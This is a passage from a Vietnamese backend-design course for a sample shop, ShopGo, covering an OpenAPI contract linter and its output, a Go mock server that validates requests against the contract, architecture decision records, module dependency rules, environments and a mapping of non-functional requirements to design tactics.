    bad, err := l.LoadFromData([]byte(badSpec))
    if err != nil {
        panic(err)
    }
    nGood := report("openapi.yaml (hợp đồng thật)", good)
    fmt.Println()
    nBad := report("bản cố tình sai", bad)
    fmt.Printf("\nkết luận: hợp đồng thật %d vi phạm; bản sai %d vi phạm (CI sẽ đỏ)\n", nGood, nBad)
    if nGood > 0 {
        os.Exit(1)
    }
}
```

```
=== openapi.yaml (hợp đồng thật): 0 vi phạm ===
  L01 đạt     đường dẫn nghiệp vụ nằm dưới /api/v1
  L02 đạt     đoạn đường dẫn là danh từ số nhiều, chữ thường
  L03 đạt     không có động từ trong đường dẫn
  L04 đạt     operationId camelCase duy nhất, có summary và tag
  L05 đạt     mọi 4xx/5xx dùng schema Error
  L06 đạt     POST tạo tài nguyên đọc được bằng id trả 201 + Location
  L07 đạt     cần xác thực: khai báo 401/403; có {id}: khai báo 404
  L08 đạt     có thân thì khai báo 400+422; có query thì khai báo 422
  L09 đạt     thân yêu cầu additionalProperties:false (chặn mass assignment)
  L10 đạt     tham số limit có maximum <= 100 và default
  L11 đạt     thao tác /api/v1 khai báo 429 và 500
  L12 đạt     có Idempotency-Key thì khai báo 409 và 422

=== bản cố tình sai: 20 vi phạm ===
  L01 1 lỗi   đường dẫn nghiệp vụ nằm dưới /api/v1
  L02 3 lỗi   đoạn đường dẫn là danh từ số nhiều, chữ thường
  L03 1 lỗi   không có động từ trong đường dẫn
  L04 2 lỗi   operationId camelCase duy nhất, có summary và tag
  L05 1 lỗi   mọi 4xx/5xx dùng schema Error
  L06 1 lỗi   POST tạo tài nguyên đọc được bằng id trả 201 + Location
  L07 3 lỗi   cần xác thực: khai báo 401/403; có {id}: khai báo 404
  L08 2 lỗi   có thân thì khai báo 400+422; có query thì khai báo 422
  L09 1 lỗi   thân yêu cầu additionalProperties:false (chặn mass assignment)
  L10 1 lỗi   tham số limit có maximum <= 100 và default
  L11 4 lỗi   thao tác /api/v1 khai báo 429 và 500
  L12 đạt     có Idempotency-Key thì khai báo 409 và 422
   - L01  GET /v2/items                          không bắt đầu bằng /api/v1/
   - L02  GET /api/v1/product/{id}               "product" không phải danh từ số nhiều
   - L02  POST /api/v1/orders/{id}/cancel        "cancel" không phải danh từ số nhiều
   - L02  POST /api/v1/product                   "product" không phải danh từ số nhiều
   - L03  POST /api/v1/orders/{id}/cancel        "cancel" là động từ; hãy mô hình hóa thành tài nguyên
   - L04  POST /api/v1/product                   operationId "Create_Product" không phải camelCase
   - L04  POST /api/v1/product                   thiếu summary hoặc tags
   - L05  POST /api/v1/product                   404 không dùng schema Error
   - L06  POST /api/v1/product                   phải trả 201 (đang khai báo mã khác)
   - L07  GET /api/v1/product/{id}               có tham số đường dẫn nhưng thiếu 404
   - L07  POST /api/v1/orders/{id}/cancel        có tham số đường dẫn nhưng thiếu 404
   - L07  POST /api/v1/orders/{id}/cancel        yêu cầu bearer nhưng thiếu 401
   - L08  GET /v2/items                          có tham số query nhưng thiếu 422
   - L08  POST /api/v1/product                   có thân yêu cầu nhưng thiếu 400 hoặc 422
   - L09  POST /api/v1/product                   schema thân yêu cầu cho phép trường lạ
   - L10  GET /v2/items                          limit thiếu maximum<=100 hoặc default
   - L11  GET /api/v1/product/{id}               thiếu 429 hoặc 500
   - L11  GET /v2/items                          thiếu 429 hoặc 500
```

```
  - L11  POST /api/v1/orders/{id}/cancel        thiếu 429 hoặc 500
  - L11  POST /api/v1/product                   thiếu 429 hoặc 500

kết luận: hợp đồng thật 0 vi phạm; bản sai 20 vi phạm (CI sẽ đỏ)
```

Đọc kết quả: hợp đồng thật đạt cả 12 luật (đó là lý do mục 3 và 4 có những lựa chọn như `x-kind: action` hay 404 cho `{id}`); bản sai bị bắt 20 lỗi, mỗi lỗi kèm vị trí và cách sửa. Hai chi tiết thiết kế của linter đáng học. Luật L06 *không* đòi mọi `POST` trả 201 + `Location`; chỉ khi tồn tại `GET /x/{id}` tương ứng (nếu không, không có "địa chỉ" nào để chỉ), nên `POST /categories` và `POST /auth/register` được miễn một cách có lý do. Và danh sách ngoại lệ về danh từ số nhiều (`rpcAllow`) nằm trong mã, ngay trước mắt người review: thêm ngoại lệ là một diff cần có người đồng ý. Trong dự án thật, chạy chương trình này (hoặc công cụ có sẵn như Spectral) ở bước CI, và cho nó trả mã thoát khác 0 khi có vi phạm.

8.4. Mock theo hợp đồng

Một hợp đồng đủ chi tiết có thể **tự trả lời** các yêu cầu. Chương trình dưới đây dựng một `http.Handler` từ `openapi.yaml`: tìm route, kiểm tra xác thực và vai trò, dùng `openapi3filter.ValidateRequest` để kiểm tra yêu cầu theo hợp đồng, rồi (nếu hợp lệ) trả `example` đã khai báo cho mã 2xx; (nếu không hợp lệ) trả đúng **khuôn lỗi của ShopGo** với `code` ổn định. Nó dùng `httptest`, nên không mở cổng mạng và đầu ra xác định:

```go
package main

import (
    "context"
    "encoding/json"
    "errors"
    "fmt"
    "net/http"
    "net/http/httptest"
    "os"
    "path/filepath"
    "sort"
    "strings"

    "github.com/getkin/kin-openapi/openapi3"
    "github.com/getkin/kin-openapi/openapi3filter"
    "github.com/getkin/kin-openapi/routers"
    "github.com/getkin/kin-openapi/routers/legacy"
)

// ---- khuôn lỗi của ShopGo ----

type fieldErr struct {
    Field   string `json:"field,omitempty"`
    Rule    string `json:"rule,omitempty"`
    Message string `json:"message"`
}

func writeErr(w http.ResponseWriter, status int, code, msg string, details []fieldErr) {
    body := map[string]any{"code": code, "message": msg, "request_id": "mock-0001"}
    if len(details) > 0 {
        body["details"] = details
    }
    w.Header().Set("Content-Type", "application/json")
    w.WriteHeader(status)
    _ = json.NewEncoder(w).Encode(map[string]any{"error": body})
}

// classify đổi lỗi của kin-openapi thành (mã HTTP, code ổn định) giống cách httpx.BindError làm.
func classify(err error) (int, string, string, []fieldErr) {
    var re *openapi3filter.RequestError
```

```
    if !errors.As(err, &re) {
        return 400, "invalid_request", "Yêu cầu không hợp lệ.", nil
    }
    if re.Parameter != nil && re.Parameter.In == "path" {
        return 404, "not_found", "Không tìm thấy tài nguyên.", nil // id sai: coi như không có
    }
    var se *openapi3.SchemaError
    if errors.As(err, &se) {
        d := []fieldErr{{strings.Join(se.JSONPointer(), "."), se.SchemaField, se.Reason}}
        if re.Parameter != nil {
            d[0].Field = re.Parameter.Name
        }
        switch se.SchemaField {
        case "properties": // thuộc tính lạ (additionalProperties: false)
            if parts := strings.Split(se.Reason, `"`); len(parts) >= 3 {
                d[0].Field = parts[1]
            }
            return 400, "unknown_field", "Có trường không được hỗ trợ.", d
        case "type":
            return 400, "invalid_type", "Sai kiểu dữ liệu.", d
        }
        return 422, "validation_failed", "Dữ liệu không hợp lệ.", d
    }
    if re.RequestBody != nil {
        return 400, "invalid_json", "Thân request không phải JSON hợp lệ.", nil
    }
    return 422, "validation_failed", "Dữ liệu không hợp lệ.", nil
}

// mock trả về http.Handler: kiểm tra yêu cầu theo hợp đồng, rồi trả ví dụ sinh từ schema.
func mock(doc *openapi3.T) http.Handler {
    router, err := legacy.NewRouter(doc)
    if err != nil {
        panic(err)
    }
    opts := &openapi3filter.Options{AuthenticationFunc: openapi3filter.NoopAuthenticationFunc}
    return http.HandlerFunc(func(w http.ResponseWriter, r *http.Request) {
        route, params, err := router.FindRoute(r)
        switch {
        case errors.Is(err, routers.ErrMethodNotAllowed):
            writeErr(w, 405, "method_not_allowed", "Phương thức không được hỗ trợ.", nil)
            return
        case err != nil:
            writeErr(w, 404, "route_not_found", "Đường dẫn không tồn tại.", nil)
            return
        }
        op := route.Operation
        if op.Security != nil && len(*op.Security) > 0 { // 1. xác thực (401) rồi phân quyền (403)
            tok, ok := strings.CutPrefix(r.Header.Get("Authorization"), "Bearer ")
            if !ok || tok == "" {
                writeErr(w, 401, "unauthenticated", "Bạn cần đăng nhập.", nil)
                return
            }
            if role, need := op.Extensions["x-required-role"]; need && fmt.Sprint(role) != tok {
                writeErr(w, 403, "forbidden", "Bạn không có quyền thực hiện thao tác này.", nil)
                return
            }
        }
        in := &openapi3filter.RequestValidationInput{
            Request: r, PathParams: params, Route: route, Options: opts}
        err = openapi3filter.ValidateRequest(context.Background(), in) // 2. đúng hợp đồng?
        if err != nil {
            status, code, msg, details := classify(err)
            writeErr(w, status, code, msg, details)
            return
        }
        var codes []string // 3. trả `example` khai báo trong hợp đồng cho mã 2xx nhỏ nhất
        for c := range op.Responses.Map() {
            if strings.HasPrefix(c, "2") {
                codes = append(codes, c)
            }
        }
```

```
        sort.Strings(codes)
        resp := op.Responses.Map()[codes[0]].Value
        if loc := resp.Headers["Location"]; loc != nil {
            w.Header().Set("Location", fmt.Sprint(loc.Value.Schema.Value.Example))
        }
        var status int
        fmt.Sscan(codes[0], &status)
        if mt := resp.Content.Get("application/json"); mt != nil {
            w.Header().Set("Content-Type", "application/json")
            w.WriteHeader(status)
            _ = json.NewEncoder(w).Encode(mt.Schema.Value.Example)
            return
        }
        w.WriteHeader(status)
    })
}

func findSpec() string {
    dir, _ := os.Getwd()
    for ; dir != filepath.Dir(dir); dir = filepath.Dir(dir) {
        for _, rel := range []string{"openapi.yaml", "verify/partA/b22d/openapi.yaml"} {
            if _, err := os.Stat(filepath.Join(dir, rel)); err == nil {
                return filepath.Join(dir, rel)
            }
        }
    }
    return ""
}

func main() {
    doc, err := (&openapi3.Loader{}).LoadFromFile(findSpec())
    if err != nil {
        panic(err)
    }
    srv := mock(doc)
    call := func(label, method, url, token, body string) {
        req := httptest.NewRequest(method, "http://localhost:8080"+url, strings.NewReader(body))
        req.Header.Set("Content-Type", "application/json")
        if token != "" {
            req.Header.Set("Authorization", "Bearer "+token)
        }
        rec := httptest.NewRecorder()
        srv.ServeHTTP(rec, req)
        out := strings.TrimSpace(rec.Body.String())
        if len(out) > 70 {
            out = out[:70] + "…"
        }
        loc := ""
        if l := rec.Header().Get("Location"); l != "" {
            loc = " [Location: " + l + "]"
        }
        fmt.Printf("%-28s -> %d%s %s\n", label, rec.Code, loc, out)
    }
    orders, one := "/api/v1/orders", `{"items":[{"product_id":1,"quantity":2}]}`
    call("sản phẩm hợp lệ", "GET", "/api/v1/products?limit=2&sort=price_asc", "", "")
    call("limit=1000", "GET", "/api/v1/products?limit=1000", "", "")
    call("sort=hack", "GET", "/api/v1/products?sort=hack", "", "")
    call("id không phải số", "GET", "/api/v1/products/abc", "", "")
    call("đặt hàng không token", "POST", orders, "", one)
    call("đặt hàng hợp lệ", "POST", orders, "customer", one)
    call("quantity=100", "POST", orders, "customer",
        `{"items":[{"product_id":1,"quantity":100}]}`)
    call("items rỗng", "POST", orders, "customer", `{"items":[]}`)
    call("quantity là chuỗi", "POST", orders, "customer",
        `{"items":[{"product_id":1,"quantity":"2"}]}`)
    call("JSON hỏng", "POST", "/api/v1/orders", "customer", `{"items":`)
    call("customer tạo sản phẩm", "POST", "/api/v1/products", "customer", `{}`)
    call("admin gửi role=admin", "POST", "/api/v1/products", "admin",
        `{"category_id":1,"sku":"AO-01","name":"Áo","role":"admin"}`)
    call("PATCH rỗng", "PATCH", "/api/v1/products/7", "admin", `{}`)
    call("hủy đơn", "POST", "/api/v1/orders/9/cancellations", "customer", "")
    call("DELETE đơn (không có)", "DELETE", "/api/v1/orders/9", "customer", "")
```

```
    call("đường dẫn lạ", "GET", "/api/v1/ordres", "", "")
}
```

```
sản phẩm hợp lệ              -> 200 {"data":[{"category_id":3,"created_at":"2026-01-05T08:30:00Z","id":42,…
limit=1000                   -> 422 {"error":{"code":"validation_failed","details":[{"field":"limit","rule…
sort=hack                    -> 422 {"error":{"code":"validation_failed","details":[{"field":"sort","rule"…
id không phải số             -> 404 {"error":{"code":"not_found","message":"Không tìm thấy tài nguyê…
đặt hàng không token         -> 401 {"error":{"code":"unauthenticated","message":"Bạn cần đăng nhậ…
đặt hàng hợp lệ              -> 201 [Location: /api/v1/orders/42] {"created_at":"2026-01-
06T09:00:00Z","id":1001,"items":[{"product_id":…
quantity=100                 -> 422 {"error":{"code":"validation_failed","details":[{"field":"items.0.quan…
items rỗng                   -> 422 {"error":{"code":"validation_failed","details":[{"field":"items","rule…
quantity là chuỗi            -> 400 {"error":{"code":"invalid_type","details":[{"field":"items.0.quantity"…
JSON hỏng                    -> 400 {"error":{"code":"invalid_json","message":"Thân request không phải…
customer tạo sản phẩm        -> 403 {"error":{"code":"forbidden","message":"Bạn không có quyền thự…
admin gửi role=admin         -> 400 {"error":{"code":"unknown_field","details":[{"field":"role","rule":"pr…
PATCH rỗng                   -> 422 {"error":{"code":"validation_failed","details":[{"rule":"minProperties…
hủy đơn                      -> 200 {"created_at":"2026-01-06T09:00:00Z","id":1001,"items":[{"product_id":…
DELETE đơn (không có)        -> 404 {"error":{"code":"route_not_found","message":"Đường dẫn không t…
đường dẫn lạ                 -> 404 {"error":{"code":"route_not_found","message":"Đường dẫn không t…
```

Có ba điều để nhận ra. **Thứ nhất**, bản mock *cho thấy khuôn lỗi trước khi có backend*: frontend đã biết `limit=1000` trả `422 validation_failed` kèm `details[].field = limit`, `quantity` kiểu chuỗi trả `400 invalid_type`, trường lạ trả `400 unknown_field`. **Thứ hai**, các chuỗi `message` trong `details` là câu tiếng Anh của thư viện (`number must be at most 100`); mã thật có thông báo tiếng Việt riêng (`httpx.BindError`). Hợp đồng cố định `code` và `field`; `message` là phần mock chưa bắt chước chính xác, và đó cũng chính là lý do `message` không được là điều client dựa vào. **Thứ ba**, mock chỉ biết *hình dạng*, không biết nghiệp vụ: hủy đơn trả `status` lấy từ ví dụ của schema `Order` (`pending`) thay vì `cancelled`. Muốn ví dụ đúng theo từng thao tác phải khai báo `examples` riêng cho từng phản hồi; ở mức thiết kế đây là đủ để hai đội làm song song.

8.5. Hợp đồng và mã tham chiếu: chỗ nào khác nhau

Tôi đối chiếu `openapi.yaml` với `internal/*/handler.go`, `app.go` và `httpx` của mã tham chiếu. Kết quả: **không có route nào lệch** (mục 8.2), và các khác biệt dưới đây đều có chủ đích hoặc là điều cần biết:

Chỗ	Mã tham chiếu	Hợp đồng
`limit=0`	Chấp nhận, coi như mặc định 20	`minimum: 1` (hợp đồng hứa ít hơn)
`PATCH` thân `{}`	Chấp nhận, trả sản phẩm không đổi	`minProperties: 1`
`null` trong `PATCH`	Bỏ qua (như vắng mặt)	Không nullable
Tham số con trỏ	`cursor` (sản phẩm), `after` (đơn)	Giữ nguyên hai tên (mục 5.2)
`/readyz` lúc 503	Văn bản thuần, không theo khuôn lỗi	Khai báo `text/plain`, ngoại lệ của NFR-09 vì người đọc là máy đo, chỉ nhìn mã HTTP
Mã 413, 504	413 `body_too_large` có; 504 có hàm nhưng chưa gắn	413 trong hợp đồng; 504 không
IP khách sau proxy	Mã dùng địa chỉ kết nối trực tiếp	Không biểu diễn được trong OpenAPI; xử lý ở nền tảng (mục 7.2, 9.7)

9. Nền tảng hệ thống

9.1. Quyết định công nghệ bằng ADR

Một **ADR** (Architecture Decision Record, Buổi 40 §8 và Buổi 51 §3) là một trang ghi *một* quyết định: bối cảnh, các phương án, quyết định, hệ quả, và quan trọng nhất là **điều kiện xem lại**. Gói thiết kế v1 có sáu ADR; ba cái đầu viết đầy đủ dưới đây (đặt ở `docs/adr/` của dự án):

```
# ADR-001: ShopGo v1 là modular monolith, một tiến trình

- Trạng thái: Đã chấp nhận
- Bối cảnh: Đội 1 đến 3 lập trình viên (giả định). Tải thiết kế ~2.000 đơn/ngày lúc cao điểm
  (khoảng 0,02 đơn/giây trung bình). Ngân sách một VPS và một PostgreSQL. Cần giao nhanh,
  vận hành đơn giản; ranh giới nghiệp vụ (user, product, order) đã rõ nhưng chưa được kiểm chứng.
- Các phương án: (A) monolith thuần; (B) modular monolith; (C) microservices.
- Quyết định: (B). Ba module sở hữu bảng riêng, giao tiếp qua interface nhỏ do nơi dùng định nghĩa,
  lắp ráp ở một composition root; một CSDL, một tiến trình `api`.
- Hệ quả: (+) giao dịch ACID đơn giản (đặt hàng trừ kho và ghi đơn trong một transaction);
  vận hành một tiến trình; tách dịch vụ sau này là thay hiện thực của interface. (-) mở rộng cả khối
  cùng lúc; kỷ luật ranh giới phải được công cụ ép, không thể dựa vào thiện chí.
- Điều kiện xem lại: p95 `POST /orders` vượt NFR-03 kéo dài dù đã tối ưu truy vấn và nâng cấu hình,
  hoặc hai nhóm cần phát hành độc lập, hoặc cần tải ghi vượt khả năng một PostgreSQL.


# ADR-002: Go và Gin cho tầng HTTP

- Trạng thái: Đã chấp nhận
- Bối cảnh: Backend cần xử lý đồng thời nhiều yêu cầu tranh một dòng tồn kho, triển khai đơn giản
  lên VPS, và là nền cho lộ trình học của giáo trình.
- Các phương án: (A) Go + Gin; (B) Go + `net/http` thuần (ServeMux theo phương thức từ Go 1.22);
  (C) ngôn ngữ và framework khác (Node/Express, Java/Spring, ...).
- Quyết định: (A). Một tệp nhị phân tĩnh, không cần cài môi trường chạy; goroutine và `context` hợp với
  yêu cầu đồng thời; Gin cho routing theo nhóm, binding/validator và hệ middleware sẵn có.
- Hệ quả: (+) triển khai bằng một tệp, test đồng thời nhẹ. (-) Gin gắn `*gin.Context` vào chữ ký handler,
  nên **chỉ `handler.go` được import gin**; service và repository phải thuần Go để đổi được framework.
- Điều kiện xem lại: đội chuyển sang công nghệ khác, hoặc Gin ngừng nhận bản vá bảo mật
  (theo dõi bằng `govulncheck` trong CI).


# ADR-003: PostgreSQL là nguồn sự thật duy nhất

- Trạng thái: Đã chấp nhận
- Bối cảnh: Dữ liệu quan hệ rõ (người dùng, danh mục, sản phẩm, đơn, dòng hàng). Đúng đắn quan trọng
  hơn tốc độ: không bán lố (NFR-01), không mất đơn (NFR-05).
- Các phương án: (A) PostgreSQL; (B) MySQL/MariaDB; (C) MongoDB hoặc kho tài liệu; (D) SQLite.
- Quyết định: (A). Giao dịch ACID nhiều bảng, ràng buộc `CHECK`/`UNIQUE`/khóa ngoại ép quy tắc ngay trong
  dữ liệu, chỉ mục trên biểu thức (`lower(email)`), `SELECT ... FOR UPDATE` và so sánh bộ giá trị cho
keyset.
- Hệ quả: (+) bất biến nằm ở tầng cuối cùng không thể bị bỏ qua. (-) một điểm hỏng đơn; mở rộng ghi
  bị giới hạn bởi một primary; cần sao lưu và kiểm thử khôi phục.
- Điều kiện xem lại: tải ghi vượt NFR-03 sau khi đã tối ưu truy vấn và chỉ mục, hoặc có dữ liệu không
  quan hệ chiếm phần lớn (ví dụ danh mục tài liệu động hàng triệu bản ghi).
```

Ba ADR còn lại ghi gọn trong bảng; mỗi cái cũng phải có điều kiện xem lại:

ADR	Quyết định	Điều kiện xem lại
ADR-004	Access token JWT HS256 (15 phút) + refresh token đục, xoay vòng, lưu băm (7 ngày); không dùng phiên cookie	Có nhiều dịch vụ cần xác minh token mà không chia sẻ khóa bí mật: chuyển sang khóa bất đối xứng; hoặc cần thu hồi access token tức thời
ADR-005	Phân trang keyset, không có nhảy trang; chốt hai tên tham số `cursor` và `after` cho v1	Có yêu cầu báo cáo cần nhảy trang; hoặc gom hai tên thành một ở `v2`

ADR	Quyết định	Điều kiện xem lại
ADR-006	Kho `Idempotency-Key` nằm trong bộ nhớ tiến trình, TTL 24 giờ, chỉ cho `POST /orders`	Phải chạy từ hai instance `api` thường trực trở lên: chuyển kho sang PostgreSQL (UNIQUE `(user_id, key)`, ghi cùng giao dịch với đơn)

ADR-001 của v1 về sau được ADR 0001 của bản tham chiếu **kế thừa và mở rộng** (hai tiến trình `api` và `worker` dùng chung mã khi thêm outbox ở Giai đoạn 5): ADR cũ không bị sửa, chỉ được thay thế bằng ADR mới trỏ ngược về nó (Buổi 22E nói kỹ hơn về việc cập nhật ADR).

9.2. Chia module và luật phụ thuộc

ShopGo v1 có ba module nghiệp vụ, mỗi module sở hữu dữ liệu và API của nó:

Module	Sở hữu bảng	Giao diện công khai cho module khác	Phụ thuộc vào
`user`	`users`, `refresh_tokens`	không có (chỉ HTTP)	`platform`
`product`	`categories`, `products`	`ReserveStock`, `ReleaseStock` (nhận một giao dịch)	`platform`
`order`	`orders`, `order_items`	không có (chỉ HTTP)	`platform`; interface `Stock` **do chính nó định nghĩa**

Module `order` cần trừ kho nhưng **không import** `product`; nó khai báo `Stock` (hai phương thức) và nơi lắp ráp (`internal/app`) cung cấp một adapter gọi `product.ReserveStock`. Cả hai hàm nhận cùng một giao dịch nên trừ kho và ghi đơn vẫn **một transaction** dù hai module không biết nhau. Luật phụ thuộc, được `internal/arch` ép bằng test chạy trên đồ thị import thật (NFR-08):

1. Module không import module khác.
2. `platform` (hạ tầng dùng chung) không import module nghiệp vụ hay `app`.
3. Module không import `app`; phụ thuộc đi một chiều `app → module → platform`.
4. Trong mỗi module, **chỉ** `handler.go` **import** `gin` (ADR-002).

Luật là thứ duy nhất ngăn ba module "gọi nhanh cho tiện" rồi thành một cục rối sau sáu tháng. NFR-10 (thêm thanh toán không viết lại lõi đặt hàng) trông khả thi chính vì ranh giới này: `payment` sẽ là một module thứ tư, nối với `order` bằng interface và sự kiện.

9.3. Tầng và các mối quan tâm cắt ngang

Bên trong một module có ba tầng: `handler` (HTTP: bind, gọi service, ghi JSON, biết `gin`), `service` (nghiệp vụ, không biết HTTP) và `repository` (SQL qua pgx). Với module nhỏ như `product` và `order`, service và repository nằm chung một tệp; điều quan trọng là *ranh giới*, không phải số tệp. Các mối quan tâm dùng chung đều ở `internal/platform`, mỗi thứ một chỗ:

Mối quan tâm	Nơi ở	Cơ chế	NFR
Cấu hình	`platform/config`	Biến môi trường (12-factor), kiểm tra hết và báo mọi lỗi một lượt (fail-fast)	NFR-06
Log	`platform/logger` + middleware	`slog`, JSON ngoài dev, một dòng mỗi yêu cầu kèm `request_id`	NFR-07
Lỗi	`platform/apperr` + `httpx`	Lỗi miền ở dưới; **một** hàm ánh xạ sang HTTP	NFR-09

Mối quan tâm	Nơi ở	Cơ chế	NFR
Xác thực	`platform/auth`	JWT, `Required`, `RequireRole`	NFR-06
CSDL	`platform/database`	pool, `Do` (giao dịch, thử lại 40001/40P01), `MapError`, migration	NFR-01, 05
Quan sát	middleware, `/healthz`, `/readyz`	Liveness không chạm phụ thuộc; readiness có `Ping`	NFR-04, 07

Thứ tự middleware là một phần của thiết kế (Buổi 26): `RequestID`, log, `Recovery`, CORS, header bảo mật, giới hạn tần suất; sau đó mới đến xác thực ở từng nhóm route.

9.4. Cấu trúc thư mục

```
shopgo/
├── cmd/api/main.go            # vòng đời: config → DB → migrate → app → server → tắt êm
├── internal/
│   ├── app/                   # composition root: lắp middleware, module, route (nơi DUY NHẤT biết cả ba module)
│   ├── user/                  # handler.go, user.go (service), repository.go
│   ├── product/               # handler.go, product.go (service + repository)
│   ├── order/                 # handler.go, order.go (service + repository)
│   ├── arch/                  # test kiến trúc: luật phụ thuộc
│   └── platform/              # apperr, auth, config, database(+migrations), httpx, logger, middleware
├── docs/adr/                  # ADR-001..006
├── openapi.yaml               # hợp đồng
├── scripts/                   # smoke.sh, seed.sql
├── Makefile, Dockerfile, compose*.yaml, .env.example
└── go.mod
```

Bản tham chiếu đi kèm giáo trình đã là **v2** (thêm `notification`, outbox, worker, cache, metrics); gói thiết kế v1 chỉ gồm phần ở trên.

9.5. Môi trường

	dev	test (CI)	production
PostgreSQL	Docker Compose cục bộ	PostgreSQL thật trong CI hoặc Compose riêng, schema riêng mỗi test	Cài trên VPS hoặc dịch vụ quản lý
Cấu hình	`APP_ENV=dev`, `.env` (không commit)	Biến môi trường của job CI	Biến môi trường do hệ thống triển khai cấp; thiếu là thoát mã 1
Migration	Tự chạy lúc khởi động (`AUTO_MIGRATE=true`)	Tự chạy trong test	Bước riêng `api migrate` trước khi đổi bản
Log	Văn bản dễ đọc	JSON	JSON
Bảo mật	Giới hạn tần suất lỏng; CORS thoải mái	Giá trị cố định cho test	CORS có danh sách origin **bắt buộc**; `BCRYPT_COST` >= 10; `JWT_SECRET` >= 32 byte

Nguyên tắc: *dev gần production nhất có thể* (cùng PostgreSQL, cùng cấu hình qua biến môi trường), nhưng bí mật thì mỗi môi trường một bộ. Một môi trường `staging` giữa test và production là tùy chọn của dự án; bản tham chiếu có sẵn.


9.6. Ánh xạ NFR vào chiến thuật thiết kế

Yêu cầu phi chức năng không "viết thành mã" trực tiếp; chúng được đáp ứng bởi quyết định ở nhiều tầng. Bảng sau ghi mỗi NFR do **CSDL**, **mã** hay **hạ tầng** đảm nhiệm, và đo bằng gì:

NFR	Chính	Chiến thuật thiết kế	Đo / kiểm bằng
01 Không bán lố	CSDL	`UPDATE ... WHERE stock >= qty RETURNING price` (nguyên tử); `CHECK (stock >= 0)`; mã khóa dòng theo thứ tự `product_id`	Test đồng thời: N đơn tranh M hàng, tổng bán <= tồn kho ban đầu
02 p95 đọc < 200 ms	CSDL + mã	Chỉ mục `products_*_idx` đúng khóa sắp xếp; keyset; `limit` <= 100; không N+1 ở danh sách sản phẩm	Bộ phát tải 50 req/s, đo p95 (Buổi 49)
03 p95 ghi < 500 ms	Mã + CSDL	Một giao dịch ngắn; tối đa 50 dòng hàng; không gọi dịch vụ ngoài trong giao dịch	Bộ phát tải 10 đơn/giây
04 Sẵn sàng 99,5%	Hạ tầng + mã	`systemd` tự khởi động lại; tắt êm (readiness 503, chờ, `Shutdown`); triển khai bằng hai tiến trình luân phiên sau Nginx	Kiểm tra `/readyz` định kỳ; diễn tập triển khai
05 Bền dữ liệu	CSDL + hạ tầng	Commit là bền; `pg_dump` hằng ngày đẩy ra ngoài VPS; diễn tập khôi phục	Chạy `restore_drill` đo RTO; RPO = chu kỳ sao lưu
06 Bảo mật	Mã + CSDL	bcrypt, JWT có `exp`/`iss`, DTO riêng + từ chối trường lạ, SQL tham số hóa, chủ sở hữu nằm trong SQL; CHECK vai trò	Test tấn công JWT, test IDOR, quét `govulncheck`
07 Quan sát	Mã + hạ tầng	Log JSON kèm `request_id`; `/healthz`, `/readyz`; log đi vào `journald`	Mỗi yêu cầu có đúng một dòng log; `request_id` trong lỗi truy ra log
08 Bảo trì	Mã	Luật phụ thuộc ép bằng `internal/arch`; test tích hợp trên PostgreSQL thật	Test kiến trúc xanh trong CI
09 Mô hình lỗi	Mã	`httpx.RespondError` là nơi duy nhất ánh xạ lỗi; 404/405/panic/429 dùng cùng khuôn	Linter L05 + test hợp đồng
10 Mở rộng	Mã	Ranh giới module bằng interface; `status` đã có sẵn `paid/shipped/delivered`	Thêm module giả `payment` không đổi `order`

